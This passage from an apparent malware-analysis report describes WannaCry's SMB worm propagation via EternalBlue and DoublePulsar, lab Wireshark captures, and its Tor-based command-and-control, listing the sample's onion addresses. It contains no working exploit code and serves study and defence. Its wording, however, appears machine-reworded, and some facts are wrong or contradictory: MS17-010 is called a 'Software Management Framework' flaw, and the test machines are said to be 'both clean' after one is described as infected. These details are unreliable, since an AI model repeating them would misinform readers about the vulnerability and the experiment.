The core propagation and exploit capability of WannaCry is carried by the worm component of the malware. This functionality makes use of the EternalBlue exploit and the DoublePulsar backdoor in order to take advantage of the MS17-010 Software Management Framework vulnerability. Following the completion of the first exchanges and the verification of connectivity with the kill-switch domain, the functionality of the worm is created by beginning the `mssecsvs2.0` service, which WannaCry installs once it has been run. Through the use of the SMB vulnerability, this service makes an attempt to disseminate the WannaCry payload to all susceptible computers that are currently connected to either internal or external networks.

In order to do this, WannaCry employs the creation and spawning of two distinct threads that concurrently duplicate the worm payload across all networks that have been identified. Before beginning the process of propagation, the component in the internal network acquires the IP addresses of local network interfaces by using the

GetAdaptersInfo function. Additionally, the component determines the subnets that are present in the network.

Following that, the component of the worm uses port 445, which is the default port for the SMB over IP service, to attempt to establish a connection with every conceivable IP address in any local network that is connected to the internet. In the event that it is successful, the worm will attempt to exploit the service for the MS17-010 software vulnerability. In our testbed, connection attempts were seen with Wireshark on a REMnux system. These attempts occurred when the infected machine transmitted SMB probing packets to the clean machine. Both machines were clean.

The produced traffic during the SMB probing has two hardcoded IP addresses: 192.168.56.20 and 172.16.99.5. This is one of the distinctive characteristics of the traffic that is created during the SMB probing. Extraction of strings from the binary allows for their observation to be carried out. Specifically, WannaCry transmits three NetBIOS session setup packets, two of which contain the previously described hardcoded IP addresses. Another packet has the same information.

Parallel to this, the worm component makes an effort to propagate itself throughout the external networks by creating a number of different IP addresses and by attempting to establish a connection to TCP port 445. This is something that can be seen using Wireshark on REMnux, as demonstrated.

No.	Time	Source	Destination	Protocol	Length	Info
778	107.701504	192.168.180.130	192.168.180.134	SMB	274	Trans2 Secondary
784	105.905936	192.168.180.130	192.168.180.134	SMB	1287	Trans2 Secondary
843	107.656930	192.168.180.130	192.168.180.134	SMB	191	Negotiate Proto
844	107.657226	192.168.180.134	192.168.180.130	SMB	185	Negotiate Proto
845	107.683100	192.168.180.130	192.168.180.134	SMB	139	Session Setup Ar
846	107.683251	192.168.180.134	192.168.180.130	SMB	251	Session Setup Ar
904	107.951281	192.168.180.130	192.168.180.134	SMB	191	Negotiate Proto
905	107.951521	192.168.180.134	192.168.180.130	SMB	185	Negotiate Proto

Internet Protocol Version 4, Src: 192.168.180.130 (192.168.180.130), Dst: 192.168.180.134 (192.168.180.134)

Transmission Control Protocol, Src Port: 49482 (49482), Dst Port: 445 (445), Seq: 1, Ack: 1, Len: 1287

Source port: 49482 (49482)  
Destination port: 445 (445)  
[Stream index: 5]

0020 b4 86 c1 4a 01 bd 25 ce 68 f0 15 f7 44 90 50 18 ..J..%.h...D.P.  
0030 01 00 0f 65 00 00 00 00 00 85 ff 53 4d 42 72 00 ...e... ..SMBr.



No.	Time	Source	Destination	Protocol	Length	Info
1150	76.598100	192.168.180.130	109.140.223.210	TCP	66	49770 > 445 [SYN]
1151	76.598259	192.168.180.130	206.242.244.156	TCP	66	49771 > 445 [SYN]
1152	76.598308	192.168.180.130	52.213.90.240	TCP	66	49772 > 445 [SYN]
1153	76.598386	192.168.180.130	202.76.26.154	TCP	66	49773 > 445 [SYN]
1154	76.598466	192.168.180.130	205.215.5.24	TCP	66	49774 > 445 [SYN]
1155	76.598549	192.168.180.130	80.133.73.130	TCP	66	49775 > 445 [SYN]
1156	76.598708	192.168.180.130	198.73.58.205	TCP	66	49776 > 445 [SYN]
1157	76.931700	192.168.180.130	40.188.28.244	TCP	66	49779 > 445 [SYN]
1158	76.931759	192.168.180.130	184.55.110.103	TCP	66	49780 > 445 [SYN]

### 5.6.6 C&C communication

During the course of its execution, the program will also attempt to make contact with the command and control servers. To do this, WannaCry extracted contents from the s.wnry file, which contained the Tor executable, and put them into the installation directory, as seen in the following image:

```
Created          C:\ProgramData\midtxzggq900\s.wnry
Modified 2E5C4E  C:\ProgramData\midtxzggq900\s.wnry
```

A listening session is initiated on the localhost address 127.0.0.1:9050 prior to the unpacking process. This IP, together with the 9050 port that has been supplied, is normally taken into consideration when setting the Tor browser program. Once WannaCry determines that the contents of the s.wnry file have been damaged, it will attempt to download the Tor executable from a URL that has been hardcoded. Following the successful extraction of the Tor executable, it moves "TaskData\Tor\tor.exe" to "TaskData\Tor\taskhsvc.exe" and then executes the latter. Afterwards, WannaCry performs a parsing operation on the contents of the c.wnry file, which contains the configuration data with the following information included: onion addresses to connect to, as well as the zipped file associated with the Tor browser installation.

- gx7ekbenv2riucmf.onion
- 57g7spgrzlojinas.onion
- xxlvbrloxvriy2c5.onion
- 76jdd2ir2embyv47.onion
- cwwnhwhlz52maq7.onion
- <https://dist.torproject.org/torbrowser/6.5.1/tor-win32-0.2.9.10.zip>

Immediately after that, WannaCry transmits the initial eight bytes of the content of the 00000000.res file to the command and control server. These bytes provide information on the host and user name of the system that is infected. In all, 88 bytes of configuration data are accumulated in the 00000000.res file, which is deleted throughout the encryption process. This data includes internal flags, counters, and timestamps. During the course of its connection with Tor addresses, WannaCry creates a secure HTTPS channel to port 443 and makes use of two common Tor ports, 9001 and 9050, to transmit directory information and network traffic.

## **CONCLUSION**

We created some python scripts to show the various malware operations (adware,trojan etc) by running them in an Ubuntu 20.04 Linux virtual machine. Furthermore, we created a safe virtual environment using a Windows 10 outdated machine and a Renmux Linux based virtual machine to perform a static and dynamic analysis of 2 malware samples provided by the ENISA training course as well as the wannacry ransomware. We analyzed the behavior patterns and how the malwares infect our system and also we used some tools to examine the infected code.

## TOOL WEBSITES

- 1) PEiD – <http://www.woodmann.com/collaborative/tools/index.php/PEiD>
- 2) Exeinfo PE –  
[http://www.woodmann.com/collaborative/tools/index.php/ExeInfo PE](http://www.woodmann.com/collaborative/tools/index.php/ExeInfo_PE)
- 3) PEview – <http://wjradburn.com/software/>
- 4) CFF Explorer – <http://www.ntcore.com/exsuite.php>
- 5) Resource Hacker – <http://www.angusj.com/resourcehacker/>
- 6) BinText – <http://www.mcafee.com/us/downloads/free-tools/bintext.aspx>
- 7) Upx – <http://upx.sourceforge.net/>
- 8) Process Explorer – <http://technet.microsoft.com/en-US/sysinternals/bb896653>
- 9) Process Monitor – <http://technet.microsoft.com/en-us/sysinternals/bb896645.aspx>
- 10) Regshot – <http://sourceforge.net/projects/regshot/>
- 11) GMER – <http://www.gmer.net/>
- 12) Tcpdump – <http://www.tcpdump.org/>
- 13) Wireshark – <https://www.wireshark.org/>
- 14) Mitmproxy – <http://mitmproxy.org/>
- 15) INetSim – <http://www.inetsim.org/>

## BIBLIOGRAPHY

- [1] Kim, Samuel, "PE Header Analysis for Malware Detection" (2018). Master's Projects. 624.
- [2] Elisan, C., *Advanced malware analysis*, 2015 1st ed. New York, NY: McGraw-Hill Education.
- [3] Ligh, M., Case, A., Levy, J. and Walters, A., *The Art of Memory Forensics: Detecting Malware and Threats in Windows, Linu*, 2015 1st ed. Indianapolis: John Wiley & Sons.
- [4] Ravindar Reddy Ravula, "CLASSIFICATION OF MALWARE USING REVERSE ENGINEERING AND DATA MINING TECHNIQUES", Master's Thesis, The Graduate Faculty of The University of Akron, 2011.
- [5] Sikorski, M. and Honig, A., *Practical malware analysis: the hands-on guide to dissecting malicious software*, 1st ed. San Francisco, 2012.
- [6] Aycock, J., *Computer viruses and malware*, 1st ed. New York, 2010.
- [7] Ligh, M., Richard, M. and Adair, S., *Malware Analyst's Cookbook and DVD: Tools and Techniques for Fighting Malicious Code*, 1st ed, Indianapolis, 2010.
- [8] Shackelford, D., *Virtualization security: Protecting Virtualized Environments*, 1st ed. Indianapolis, 2013.
- [9] Szor, P., *The Art of Computer Virus Research and Defense*, 1st ed. Upper Saddle River, 2005.
- [10] Monappa K. A., *Learning Malware Analysis*, 1st ed, London, 2018.
- [11] Von Spiegel Staff, "Documents Reveal Top NSA Hacking Unit", *Spiegel International*, Dec 2013.